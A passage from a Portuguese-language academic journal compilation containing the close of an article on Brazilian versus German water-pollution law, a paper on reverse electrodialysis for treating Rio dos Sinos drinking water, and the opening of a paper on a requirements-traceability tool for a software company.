A população alemã tem um maior respeito pelas leis, se elas existem devem ser cumpridas, não questionadas ou desrespeitadas. E, se por acaso acontecer algum deslize e ocorrer o despejo de resíduos os corpos d'água, há a aplicação de multas de acordo com o material poluente e sua quantidade, ou seja, o agente será penalizado pecuniariamente. As multas aplicadas são altas, talvez seja este mais um motivo para o cumprimento das leis.

Outro ponto que se desejava esclarecer na pesquisa era se a legislação brasileira era mais branda do que a alemã. Através da pesquisa pode-se concluir que a legislação brasileira é branda na penalização do poluidor. Talvez um dos motivos para esta realidade seja o fato de que na legislação brasileira existem várias leis esparsas além de artigos em diversas outras normas que versam sobre o meio ambiente, dificultando muitas vezes o enquadramento do infrator na lei adequada. Outro motivo é o fato de que muitas vezes não é possível identificar

quem cometeu a infração, o que pode acontecer por falta de efetividade na investigação do fato e falta de fiscalização pelos organismos responsáveis.

O problema não é a falta de legislação, pelo contrário, as determinações existem, no entanto, não são cumpridas. Pode-se dizer que a legislação brasileira sobre meio ambiente é boa sim, o que falta é efetividade na cobrança e penalização em casos de desrespeito. Na Alemanha a legislação existente é muito menor, o que é maior e mais efetivo é a consciência e a penalização em caso de desrespeito. Entra-se aí na questão da conscientização e educação social. As pessoas precisam tomar consciência que é preciso preservar a água para que a mesma mantenha condições de ser consumida, além de continuar disponível para as gerações futuras.

Se comparadas a legislação alemã e a Resolução nº 430/2011, pode-se perceber que ambas têm a mesma disposição, ou seja, tanto no Brasil quanto na Alemanha existe dispositivo que ordena o tratamento para que o resíduo volte ao meio ambiente. Existem padrões de qualidade, características dos efluentes que devem ser observados antes que os mesmos sejam despejados no meio ambiente. A diferença crucial está na observância destes padrões. No Brasil, talvez por falta de uma fiscalização mais rigorosa, vê-se inúmeras vezes o despejo de resíduos contaminando as águas, tomando-as impróprias para o uso e provocando a morte de peixes.

Um dos caminhos é a educação, mas não só a educação formal, ministrada nas instituições de ensino, mas a educação dita caseira, através do exemplo. É preciso inserir já nas crianças a ideia de economizar, cuidar, preservar, fazendo com que todos se deem conta de que sua sobrevivência passa pelo cuidado com este recurso tão precioso que é a água.

REFERÊNCIAS

BARLOW, Maude; CLARKE, Tony. *Ouro Azul*. São Paulo: M. Books do Brasil, 2003.

BOFF, Leonardo. *A água no mundo e sua escassez no Brasil*. Disponível em: <<https://leonardoboff.wordpress.com/2015/02/02/a-agua-no-mundo-e-sua-escassez-no-brasil/>>. Acesso em: 06 jan. 2016.

BRASIL. Presidência da República. *Lei 6.938, de 31 de agosto de 1981*. Dispõe sobre a Política Nacional do Meio Ambiente, seus fins e mecanismos de formulação e aplicação, e dá outras providências. Disponível em: <http://www.planalto.gov.br/ccivil_03/Leis/L6938.htm>. Acesso em: 09 jan. 2016.

_____. Constituição (1988). *Constituição da República Federativa do Brasil de 1988*. Disponível em: <http://www.planalto.gov.br/ccivil_03/constituicao/constituicaocompilado.htm>. Acesso em: 22 ago. 2015. Acesso em: 06 jan. 2016.

_____. Presidência da República. *Lei 9.433, de 8 de janeiro de 1997*. Institui a Política Nacional de Recursos Hídricos, cria o Sistema Nacional de Gerenciamento de Recursos Hídricos, regulamenta o inciso XIX do art. 21 da Constituição Federal, e altera o art. 1º da Lei nº 8.001, de 13 de março de 1990, que modificou a Lei nº 7.990, de 28 de dezembro de 1989. Disponível em: <http://www.planalto.gov.br/ccivil_03/LEIS/L9433.htm>. Acesso em: 06 jan. 2016.

_____. Presidência da República. *Lei n. 9.605, de 12 de fevereiro de 1998*. Dispõe sobre as sanções penais e administrativas derivadas de condutas e atividades lesivas ao meio ambiente, e dá outras providências. Disponível em: http://www.planalto.gov.br/ccivil_03/LEIS/L9605.htm. Acesso em: 08 nov. 2015.

_____. CONAMA. *Resolução 430, de 13 de maio de 2011*. Dispõe sobre as condições e padrões de lançamento de efluentes, complementa e altera a Resolução nº 357, de 17 de março de 2005, do Conselho Nacional do Meio Ambiente – CONAMA. Disponível em: www.mma.gov.br/port/conama/res/res11/res43011.pdf. Acesso em: 08 nov. 2015.

MENDES, Francisco Eduardo. *Uma avaliação dos custos de controle da poluição hídrica de origem industrial no Brasil*. Versão resumo da Tese de Doutorado defendida pelo autor na COPPE/UFRJ. Programa de Pós-Graduação em Engenharia. Rio de Janeiro, mar 2004.

MILARÉ, Édis. *Compensação Ambiental: questões controvertidas*. *Revista de Direito Ambiental*. v. 43, p. 101–114, Jul - Set / 2006. *Doutrinas Essenciais de Direito Ambiental*, v. 2, p. 351–365, Mar. 2011. Disponível em: <<http://www.revistadostribunais.com.br/maf/app/widgetshomepage/resultList/document?&src=rl&srguid=i0ad60079000001505daac-114983985c9&docguid=I50d7bc40f25211dfab6f010000000000&hitguid=I50d7bc40f25211dfab6f010000000000&spos=1&epos=1&td=406&context=4&startChunk=1&endChunk=1>>. Acesso em: 06 jan. 2016.

_____. *Direito do Meio Ambiente*. 8 ed. rev., atual. e ampl. São Paulo: Revista dos Tribunais, 2013.

MIRANDA, Evaristo Eduardo de. *A água na natureza e na vida dos homens*. Aparecida, SP: Idéias e Letras, 2004.

PAZ, Vital Pedro da Silva; TEODORO, Reges Eduardo Franco; MENDONÇA, Fernando Campos. Recursos hídricos, agricultura irrigada e meio ambiente. *Rev. bras. eng. agríc. ambient.*, Campina Grande, v. 4, n. 3, p. 465-473, dez. 2000. Disponível em: <http://www.scielo.br/scielo.php?script=sci_arttext&pid=S1415-43662000000300025&lng=pt&nrm=iso&userID=-2>. Acesso em: 06 jan. 2016.

PELLACANI, Christian Rodrigo. *Poluição das Águas Doces Superficiais e Responsabilidade Civil*. Curitiba: Juruá, 2012.

PENSAMENTO VERDE. *Meio Ambiente. Rios mais poluídos do Brasil*. 03 maio 2013. Disponível em: <<http://www.pensamentoverde.com.br/meio-ambiente/rios-mais-poluidos-do-brasil/>>. Acesso em: 6 jan. 2016.

DESTAQUE

Ciências Exatas e Tecnológicas - Gestão Ambiental

APLICAÇÃO DA ELETRODIÁLISE NO TRATAMENTO DE ÁGUA PARA ABASTECIMENTO PÚBLICO

Cristiano de Oliveira

Acadêmico de Ciências Farmacêuticas da Universidade Feevale, Técnico Químico, bolsista de iniciação científica Universidade Feevale, cris_tiano@feevale.br

Luciana Ely Bacher

Mestrado em Qualidade Ambiental pela Universidade Feevale Brasil (2011) Pesquisadora na Companhia Municipal de Saneamento, Bolsista de Desenvolvimento Tecnológico Indústria-CNPq, luciana_bacher@yahoo.com.br

Marco Antônio Siqueira Rodrigues

Pós-Doutorado na Universidade Politécnica de Valência, Espanha, Doutor em Engenharia no Programa de Pós-Graduação em Engenharia de Minas, Metalúrgica e Materiais UFRGS, Professor da Universidade Feevale na Engenharia Química e Pós-Graduação (mestrado e doutorado), marcoantonio.marco@gmail.com

RESUMO

A qualidade da água dos rios brasileiros diminui nas últimas décadas. O Rio dos Sinos é considerado o mais poluído do Estado do Rio Grande do Sul, entretanto vários municípios do Vale dos Sinos usam a água deste rio para abastecimento público. Neste cenário, a investigação de tecnologias avançadas de potabilidade de água deve ser realizada. O objetivo deste trabalho foi investigar tecnologias avançadas de tratamento de água deste rio. Um sistema comercial de eletrodialise reversa (EDR) da Hidrodex, modelo EDR 0,25-100 foi instalado na estação de tratamento de água da companhia municipal de Serviços de Água e Esgoto de Novo-Hamburgo-COMUSA. O equipamento da EDR está instalado desde o dia 29 de janeiro 2015 na estação de tratamento, operando com uma vazão de produto de aproximadamente 200L.h⁻¹, com um potencial inicial de 185V. Para a alimentação do equipamento, é empregada a água filtrada da estação. Os parâmetros monitorados foram condutividade e turbidez. Os resultados demonstram uma redução da condutividade da água filtrada de 90 $\mu\text{S.cm}^{-1}$ para 25 $\mu\text{S.cm}^{-1}$. Para a turbidez a redução foi de 0,30 NTU para 0,15 NTU.

Palavras-chave: Tratamento de água. Eletrodialise. Rio dos Sinos

ABSTRACT

A reverse electro dialysis pilot system (RED) of Hidrodex, model EDR 0.25-100 1E 1s1e was installed at the water treatment plant, Water Services and Sewerage New-Hamburg-COMUSA. In this municipality, the collection of water for public supply is from the Rio dos Sinos, which is considered the most polluted in the state of Rio Grande do Sul The Rio dos Sinos is also the final destination of waste of our society: sewage cloacal and industrial effluent. In this sense, due to the low quality of this river, the aim of this study is to investigate advanced technologies of this river water treatment. The equipment of the RED is installed since the day January 29, 2015 in COMUSA treatment plant, operating with a product flow rate of approximately 200L.h⁻¹, with an initial potential of 185V. For power equipment, is employed filtered water station. From the collected samples of conductivity and turbidity tests were performed. After 6 months of experiment, was reached promising results. The initial conductivity of filtered water on average 90 $\mu\text{S.cm}^{-1}$ conductivity reached less than 25 $\mu\text{S.cm}^{-1}$. Its turbidity of 0.30 NTU passed, on average, to 0.15 NTU.

Keywords: Water treatment.Electrodialysis. The Sinos River.

1 INTRODUÇÃO

A água é o elemento fundamental da vida. Seus múltiplos usos são indispensáveis a um largo espectro das atividades humanas, onde se destacam, entre outros, o abastecimento público e industrial, a irrigação agrícola, a produção de energia elétrica, bem como a preservação da vida aquática. A crescente expansão demográfica e industrial observada nas últimas décadas trouxe como consequência o comprometimento das águas dos rios, lagos e reservatórios. A bacia hidrográfica do Rio dos Sinos está localizada na região nordeste do estado do Rio Grande do Sul e tem como principais corpos d'água os rios Rolante, Paranhana e dos Sinos. A bacia ocupa uma área de 3.820 km² e abastece 32 municípios da região, correspondendo a 4,5% da bacia hidrográfica do Guaíba (FEPAM, 2009). A população é de aproximadamente 1.346.151 habitantes. Destes 95% vivem em áreas urbanas. O rio dos Sinos, é o principal rio da bacia, tendo suas nascentes no município de Carará e foz no Rio Jacuí, no município de Canoas. (Plano Sinos, 2009). Este rio atende à adução de água bruta e produção de água potável para a maioria dos municípios do Vale do rio dos Sinos. O Rio dos Sinos é dividido em três regiões, de acordo com a inclinação do terreno. O alto Sinos (25km de extensão), o médio Sinos (aproximadamente 125km) e baixo Sinos. A porção superior do Rio dos Sinos apresenta baixa densidade populacional e predomínio de atividades rurais, com vegetação ciliar e se encontra melhor preservada que as outras regiões. Nas porções média e inferior há um elevado nível de urbanização. Esta porção recebe a drenagem dos principais arroios dos grandes centros urbanos da bacia. (FEPAM, 2009; Plano Sinos, 2009). O cenário atual mostra elevado aglomerado populacional, predominantemente urbano, no entorno do trecho inferior do Rio dos Sinos, com mais de 1 milhão de habitantes. Entretanto, a situação mais preocupante é com o

índice populacional atendido por redes de coleta e tratamento de esgoto, no trecho inferior o percentual varia de 0,04% a 24,1%. Estes índices refletem a precária situação do saneamento básico junto à região do Vale dos Sinos. A cidade de Novo Hamburgo, com seus mais de 238,9 mil habitantes, trata apenas 2,4% de todo o esgoto produzido. No município de Novo Hamburgo, a captação da água para abastecimento público é realizada na porção inferior da bacia hidrográfica, na região metropolitana de Porto Alegre. Este trecho do Rio dos Sinos apresenta características de manancial classe 3 e 4, conforme estudo publicado pela FEPAM (2009). Diante deste cenário, o processo convencional de tratamento de água do Rio dos Sinos para abastecimento público pode não ser suficiente para proporcionar a água tratada as características necessárias para abastecimento da população. As tecnologias de separação por membranas, como a Eletrodialise, surgem como alternativas promissoras para atender as necessidades de uma água para abastecimento.

A Eletrodialise é um processo de separação eletroquímica, no qual os íons presentes na água são transportados através de membranas íon-seletivas, que por ação de um campo elétrico, migram de uma solução para outra, originando duas novas soluções: uma mais diluída e outra mais concentrada (STRATHMANN, 1995). Quando um potencial é aplicado nos eletrodos, os cátions são atraídos para o eletrodo negativo e os ânions para o eletrodo positivo (MACHADO, 2004). Se a membrana iônica permitir a passagem de um tipo de íon, o outro será bloqueado e assim haverá a separação iônica (AMADO, 2013). O sistema de EDR permite a produção contínua de água desmineralizada sem adicionar produtos químicos durante a operação normal. Uma célula de eletrodialise consiste de uma série de membranas seletivas do




Figura 1 - Arranjo da célula de ED, denominado stack.
Fonte: MACHADO, 2004

tipo aniônicas e catiônicas, arranjadas alternadamente entre um ânodo e um cátodo formando células individuais. A estrutura de centenas de compartimentos de membranas montados em módulos, também é conhecida como *stack* (A Figura 1). Os espaçadores direcionam o fluxo e criam turbulência na corrente. Isso auxilia a transferência de íons e reduz a deposição sólidos da superfície da membrana. (MACHADO, 2004).

2 OBJETIVO

Este trabalho tem como objetivo avaliar a aplicação da EDR no tratamento da água de abastecimento público.

3 METODOLOGIA

Os experimentos foram realizados com um desmineralizador EDR 0,25 – 100 1E1s1e. O equipamento da EDR está instalado desde o dia 29 de janeiro 2015 na estação de tratamento COMUSA e os dados foram coletados até julho de 2015. Iniciou-se operando com uma vazão de produto de aproximadamente $200\text{L}\cdot\text{h}^{-1}$, com um potencial inicial de 185V. Para a alimentação do equipamento é empregada a água filtrada (filtros rápidos de areia) da ETA- Novo Hamburgo, antes da etapa de cloração e fluoretação. As amostras coletadas, alimentação, produto e rejeito, foram realizados testes de condutividade e turbidez em dois horários distin-



Figura 2: Sistema piloto EDR 0,25-100 1E 1 s1e.
Fonte: Próprio autor




Gráfico 1: Condutividade da água de alimentação e tratada por EDR.
Fonte: Próprio autor

tos. A polaridade dos eletrodos é invertida de 3 vezes a cada hora. As amostras tiveram sua turbidez medida em um turbidímetro Hanna HI98703 e sua condutividade medida em um aparelho Digimed DM-31.

O sistema piloto de EDR instalado na COMUSA está representado na Figura 2.

4 RESULTADOS E DISCUSSÃO

O gráfico 1 apresenta a condutividade da água de alimentação e tratada por EDR. Observa-se que o valor da condutividade na água de alimentação varia bastante, acredita-se que esta variação está associada à qualidade da água do Rio dos Sinos. A condutividade da água de alimentação apresentou valor médio de $90 \mu\text{S}\cdot\text{cm}^{-1}$. Após o tratamento por EDR a condutividades determinada foi de $25 \mu\text{S}\cdot\text{cm}^{-1}$. Observa-se que a condutividade da água tratada por EDR apresenta um perfil de tratamento que é independente da variação da condutividade na água de alimentação. A turbidez da água filtrada, alimentação, foi de 0,30 NTU, em média, e após o tratamento por EDR foi de 0,15 NTU.

Tabela 1: Potencial (V) entre as membranas de EDR.

Pontos de inspeção	Datas	
	13/fev/2015	19/jun/2015
Ponto 7	5,83V	33,7V
Ponto 6	2,29V	28,2V
Ponto 5	1,52V	27,8V
Ponto 4	0,87V	35,7V
Ponto 3	4,12V	20,3V
Ponto 2	4,76V	26,8V
Ponto 1	7,21V	14,6V

Fonte: próprio autor

A eficiência do tratamento de água por EDR está associado as condições de operação. Sendo de suma importância o monitoramento das membranas durante a operação da EDR. Foram monitorados os potenciais das membranas, os resultados, da tabela 1, mostram que o potencial aumenta com o tempo de operação da EDR para todos os pontos inspecionados. O aumento do potencial pode ser devido a incrustação/deposição de sais e moléculas residuais dos produtos químicos empregados no tratamento de água na estação. A COMUSA emprega tanino com agente de coagulação.

O efeito de deposição fica evidente (figura 3) ao realizar-se a desmontagem da pilha de membranas para realizar a limpeza das membranas, no final do período. Entretanto após a limpeza mecânica a membrana retomou as características originais das membranas. Indicando que as interações membrana/compostos não são permanentes.



Figura 3. Membranas aniônicas (verde) e catiônicas (rosa).

Fonte: Próprio autor

5 CONCLUSÃO

Frente aos resultados encontrados é possível concluir que o processo de eletrodialíse apresenta uma boa eficiência na remoção de componentes que conferem condutividade à água proveniente de tratamento por clarificação convencional. Mesmo com uma variação grande do parâmetro de turbidez na água alimentação do equipamento, foi mantida uma boa redução da condutividade e adicionalmente uma redução da turbidez, desejável na água tratada. Considerando que durante o ano a água bruta captada do Rio dos Sinos apresenta grandes variações, a EDR mostrou resultados constantes e uma operação estável, mantendo-se as condições estipuladas para operação.

REFERÊNCIAS

- PLANO SINOS. 2009. Plano da Bacia Hidrográfica do Rio dos Sinos. Disponível em: <http://www.consorcioprosinos.com.br/conteudo_inst.php?id=plano_bacia.>. Acesso em: 20 dez. 2015
- PSA COMUSA. 2014. PLANO DE SEGURANÇA DA ÁGUA. COMUSA – Serviços de Água e Esgoto de novo Hamburgo . Acervo da COMUSA.Disponível mediante solicitação ao autor em:<coliveira@comusa.rs.gov.br>. Acesso em: 27 dez. 2015
- CONAMA BRASIL. Resolução n.º 357, de 17 de março de 2005, Dispõe sobre a classificação dos corpos de água e diretrizes ambientais para o seu enquadramento, bem como estabelece as condições e padrões de lançamento de efluentes, e dá outras providências. Ministério do Meio Ambiente, Brasília, DF, 2005.
- FEPAM. 2009. Qualidade das águas da Bacia Hidrográfica do Rio dos Sinos.Disponível em: <http://www.fepam.rs.gov.br/qualidade/qualidade_sinos/sinos.asp>. Acesso em: 16 dez. 2015
- MOURA,R. C.A.; OLIVEIRA Jr., Z. T.; OLIVEIRA, A. C. de;AMADO, F.D.R. Estudo da Resistência Ôhmica em Membrana de Troca Catiônica no Processo de Eletrodialise.Revista Iberoamericana de Polímeros, v. 15, n. 1, Jan. 2014 Moura et als. Resistencia ôhmica de membranas.
- MACHADO, M. de B., Avaliação de Tecnologias Visando ao Reuso de Efluentes Hídricos: Resultados em P&D, n. 3, Julho 2004. Disponível em: <http://tratamentodeagua.com.br/R10/Lib/Image/art_1807791261_InfoReuso%20n%C2%BA05%20-%20Biorreatores%20a%20Membrana.pdf>. Acesso em: 22 jul. 2015
- RODRIGUES, Marco A. S.; AMADO, Franco D. R.; BERNARDES, Andréa M.; FERREIRA, Carlos A.; FERREIRA, Jane Z. Aplicação de Membranas Íon Seletivas ao Tratamento de Efluentes Industriais com Zinco-Cianeto.In: CONGRESSO BRASILEIRO DE POLÍMEROS, 8, 2005. Anais... Águas de Lindóia, SP, v. 1,p. 501-502 Águas de Lindóia, SP, Brasil, 2005
- STRATHMANN, H.; 1995. Electrodialysisandrelatedprocess. In: Membrane Science and Technology. v. 2, Cap. 6. p. 213-381.

AMADO, F. R.. KUNRATH, C.C.Neves; CAMPOS, J. T. G A e A; SANTOS, E. B. C. Análise Comparativa do Processo de Eletrodialise como Ferramenta Analítica para Redução de Consumo Energético do Processo de Dessalinização da Água Salobra. In: Encontro Nacional de Engenharia de Producao, 13, 2013. Anais... Salvador, BA, 2013.

BUZZI, D. C., Aplicação da Eletrodialise no Tratamento da Drenagem Ácida de Minas Visando a Recuperação de Ácido Sulfúrico. Doutorado (Tese de Doutorado em Engenharia) - Escola Politécnica da Universidade de São Paulo, SP, 2012.

MÜLLER, Francieli. Utilização de Polianilina em Matriz de Polímero Convencional para Produção de Membranas Catiônicas: Síntese, Caracterização e Aplicação. 2009 96f. Dissertação (Mestrado em "Engenharia de Minas, Metalúrgica e de Materiais") – Universidade Federal do Rio Grande do Sul, Porto Alegre, RS, 2009.

DESTAQUE

Ciências Exatas e Tecnológicas - Sistemas de Informação

MODELO PARA RASTREABILIDADE DE REQUISITOS PARA A EMPRESA SECULLUM SOFTWARES

Diego Port Teixeira

Bacharel em Sistemas de Informação.
Universidade Feevale

Adriana Neves dos Reis

Doutoranda em Engenharia de
Produção e Sistemas - Unisinos

R E S U M O

Nos últimos anos, a rastreabilidade de requisitos vem se destacando como uma maneira eficiente de unir a evolução de sistemas com a necessidade de mudança no produto de software. Neste sentido, modelos de qualidade focados na maturidade do processo de software, tal como o CMMI (*Capability Maturity Model Integration*), tratam a rastreabilidade de requisitos, como um pré-requisito para certificação. A Secullum Softwares, empresa que desenvolve sistemas para controle de ponto e acesso, está em fase de implementação das melhorias propostas pelo modelo CMMI, por isso, precisa executar as atividades de rastreabilidade de requisitos. Para isto, dispõe de uma ferramenta interna, a qual se demonstra ineficaz quanto à agilidade de cadastramento de informações pertinentes à rastreabilidade. Sendo assim, este estudo propõe um modelo de rastreabilidade de requisitos para a empresa e desenvolve uma ferramenta aplicando-o. Desta maneira, após utilização da ferramenta e aplicação de questionário com seus usuários, se observa resultados favoráveis em relação à nova ferramenta, principalmente no que diz respeito ao tempo utilizado para cadastro e criação de elos. Entretanto, recomenda-se um tempo maior de utilização da ferramenta para afirmar que a funcionalidade de análise de impacto de mudanças se adequa ao modelo de desenvolvimento utilizado atualmente.

Palavras-chave: Rastreabilidade de requisitos. Gerenciamento de requisitos. Requisitos. Artefatos.

A B S T R A C T

In recent years, the requirements traceability has emerged as an efficient way to unite the systems evolution with the need for change in the software product. Therefore, quality models focused on software process maturity, such as CMMI (*Capability Maturity Model Integration*) deal the requirements traceability as a prerequisite to certification. The Secullum Softwares, company which develops point and access control systems, it is in the implementation phase of the improvements proposed by the CMMI model. So, it has to perform the requirements traceability activities. This way, it has an internal tool, which proves to be ineffective in relation of the agility of registration of relevant traceability information. Thus, this review proposes a model for the requirements traceability to the company and develop a tool to apply it. This way, after using the tool and a questionnaire application, it can be possible to observe that the results were favorable in relation of new tool, particularly about time taken to register and create links. However, it recommended a biggest use time of proposed tool, to state that the impact analysis functionality suits the development model currently used.

Keywords: Requirement traceability. Requirement management. Requirements. Artifacts.

1 INTRODUÇÃO

Nos últimos anos, segundo Esquivel e Spinola (2012), a rastreabilidade de requisitos vem se destacando como uma maneira eficiente de unir a evolução de sistemas com a necessidade de mudança no produto de software. As atividades de rastreabilidade de requisitos estão incorporadas à área de Gerenciamento de Requisitos, a qual “descreve as atividades para obtenção e controle de mudanças dos requisitos e garante que outros planos de dados relevantes se mantenham atualizados” (SEI, 2010, Tradução Livre).

Modelos de qualidade focados na maturidade do processo de software, tais como o CMMI (*Capability Maturity Model Integration*) (SEI, 2010) e MPS.BR (Melhoria de Processos de Softwares Brasileiros) (SOFTEX, 2014), tratam da rastreabilidade de requisitos como um pré-requisito para que a empresa seja atestada no modelo de melhoria utilizado. Neste estudo, a empresa analisada adotou o CMMI como modelo de melhoria de processos.

A empresa utilizada como base para realização deste estudo é a Secullum Softwares, sediada na cidade de Campo Bom, Rio Grande do Sul, seu foco é o desenvolvimento de softwares para controle de ponto e acesso. A empresa está em fase de implementação das melhorias de processos propostas pelo modelo CMMI-DEV, visando a obtenção da certificação no nível 2 de maturidade, sendo assim, precisa realizar as atividades de rastreabilidade de requisitos.

Por esse motivo, a empresa desenvolveu uma ferramenta interna denominada **Gerenciador de Requisitos**, a qual busca proporcionar um ambiente para que a rastreabilidade de requisitos possa ser colocada em prática. No entanto, esta ferramenta apresenta algumas dificuldades quanto à sua utilização, tais como:

- Dificuldade para cadastramento de artefatos;
- Requisitos pobremente especificados devido a limitações da ferramenta;
- Aumento do tempo para criação de vínculos entre requisitos e artefatos devido à repetição de tarefas;
- Difícil análise dos requisitos para avaliação de impacto de mudanças.

Com base nesta situação, o presente trabalho propõe um modelo para gerenciamento de rastreabilidade de requisitos, utilizando-o como base para o desenvolvimento de uma ferramenta, a qual possibilita o cadastramento de informações de forma semiautomática, através da integração com a ferramenta para controle de versão SVN. No contexto atual da empresa, a proposta é que a ferramenta reduza o esforço para cadastramento de artefatos e criação de elos, além de disponibilizar meios que possibilitem a rápida visualização destes elos, apresentando especificações dos requisitos e de suas mudanças no decorrer do desenvolvimento dos produtos de trabalho.

Desta maneira, este estudo possui esta e mais cinco seções seguidas da conclusão. Na segunda sessão são apresentados alguns referenciais teóricos em relação ao tema engenharia de software e, mais especificamente, rastreabilidade de requisitos. Posteriormente, é apresentada a ferramenta para rastreabilidade de requisitos utilizada atualmente na empresa, seguida de um comparativo desta com outras ferramentas com suporte a rastreabilidade, fundamentais para a elaboração de um modelo para rastreabilidade de requisitos. Este modelo, serve de base para o desenvolvimento da ferramenta Requisitos.Net, apresentada na quinta seção. Por fim, na sexta seção, é apresentada a avaliação feita pelos usuários da ferramenta, seguida das considerações finais deste estudo.

2 EMBASAMENTO DO TEMA

Nesta sessão, são apresentados os elementos teóricos sobre Rastreabilidade de Requisitos pertinentes para o cenário de estudo identificado na equipe de desenvolvimento de software da empresa Secullum Softwares. Também são abordadas questões referentes ao gerenciamento de requisitos, mais especificamente, as atividades pertinentes à rastreabilidade de requisitos. Neste sentido, são discutidas as técnicas existentes, representações de relacionamentos entre requisitos e artefatos, tipos de elos de rastreabilidade, além dos principais modelos para rastreabilidade encontrados, discriminando o contexto para o qual foram desenvolvidos. Desta forma, pretende-se, sucintamente, contextualizar o conhecimento que envolve a rastreabilidade de requisitos e, apresentá-la como foco principal deste estudo.

2.1 ENGENHARIA DE SOFTWARE

Segundo Gengivir (2009), a demanda por qualidade aliada à necessidade de diminuição de custos e o surgimento de novas tecnologias forçam a melhoria do processo e que, ao longo do tempo, vem-se buscando técnicas para aperfeiçoar seus modelos de produção. No contexto de desenvolvimento de software, a área responsável pela pesquisa em técnicas de melhoria de processos é a Engenharia de Software.

Existem vários modelos de desenvolvimento de software, dentre eles, estão os modelos cascata, de prototipação, evolucionário, espiral e incremental. Neste estudo é utilizado como base o modelo incremental de desenvolvimento de software através do Scrum, uma metodologia ágil para gestão de projetos, visto que estas são as metodologias utilizadas pela empresa Secullum Softwares.

2.2 RASTREABILIDADE

Segundo Gengivir (2009), a área da Engenharia de Software que trata dos requisitos de software é denominada Engenharia de Requisitos, a qual se caracteriza como “o processo de descoberta dos requisitos, de identificação dos envolvidos e suas necessidades e de documentação, de forma que seja útil para a análise, comunicação e implementação” (NUSEIBEH, 2000 apud GENGIVIR, 2009, p. 27). A Engenharia de Requisitos é composta, segundo Gengivir (2009), das áreas de elicitação, análise, documentação e gerenciamento, sendo o gerenciamento, a atividade que objetiva controlar os relacionamentos e evoluções dos requisitos ao projeto do sistema.

Desta forma, o papel da área de gerenciamento de requisitos é, “descrever as atividades para a obtenção e o controle de mudanças dos requisitos garantindo que outros planos de dados relevantes se mantenham atualizados” (SEI, 2010, Tradução Livre). Segundo o SEI (2010), o gerenciamento de requisitos é uma sequência dinâmica e por vezes recursiva de eventos, fundamentais para que o processo seja controlado e disciplinado. Estas atividades são desenvolvidas através da Rastreabilidade de Requisitos.

De acordo com Davis (1993 apud GENGIVIR, 2009), “A capacidade de rastrear um requisito até seus refinamentos é definida como rastrear para frente (*Forwards*), e a de rastrear um refinamento até sua origem, é definida como rastrear para trás (*Backwards*)”. Além disso, Gengivir (2009) também define estas características como básicas para a execução da rastreabilidade, ou seja, que o processo de rastreabilidade é falho caso não executar uma destas características.




Figura 2.1 – Rastreabilidade Vertical e Horizontal
Fonte: Gengivir (2009)

A rastreabilidade de requisitos pode ser dividida, segundo Gengivir (2009), em duas classificações básicas: a primeira é a rastreabilidade horizontal e vertical, já a segunda é a pré-rastreabilidade e pós-rastreabilidade. No caso da primeira classificação, enquanto que a rastreabilidade horizontal rastreia as versões e variações de artefatos e requisitos em uma fase do ciclo de vida do projeto, a rastreabilidade vertical rastreia artefatos e requisitos produzidos e modificados durante todo o ciclo de vida do projeto, ou seja, não apenas em uma fase do ciclo. Na Figura 2.1, Gengivir (2009) exemplifica a diferenciação entre rastreabilidade horizontal e vertical.

Kotonya e Sommerville (1998 apud FALBO, 2012) enfatizam a direção da rastreabilidade, a qual pode ser para frente ou para trás, além de apontar a rastreabilidade entre requisitos e artefatos decorrentes do processo de desenvolvimento, “reforçando a natureza bidirecional da rastreabilidade” (GENGIVIR, 2009). A Tabela 1 apresenta as diferenças básicas entre cada um dos tipos de rastreabilidade.

Já a segunda característica trata da pré-rastreabilidade, que segundo Gengivir (2009), ocorre no ciclo de vida dos requisitos antes destes serem incluídos na especificação de requisitos, e da pós-rastreabilidade, a qual está concentrada

Tipo de Rastreabilidade	Origem	Destino
Frente-Para (<i>Forward-To</i>)	Origens (requisitos de clientes, documentos, especificações, etc.)	Requisitos
Frente-De (<i>Forward-From</i>)	Requisitos	Artefatos do projeto (planos, modelos, código, etc.)
Trás-para (<i>Backward-To</i>)	Artefatos do projeto (planos, modelos, código, etc.)	Requisitos
Trás-De (<i>Backward-From</i>)	Requisitos	Origens (requisitos de clientes, documentos, especificações, etc.)

Tabela 1 – Tipos de Rastreabilidade
Fonte: O Autor

no ciclo de vida dos requisitos a partir da sua inclusão na especificação de requisitos. Desta maneira, conforme ilustrado na Figura 2, “a pré-rastreabilidade documenta o contexto a partir do qual emergem os requisitos; enquanto que a pós-rastreabilidade vincula os requisitos ao desenho do sistema e sua implementação” (DAVIS,1993 apud SAYAO, LEITE, 2005).

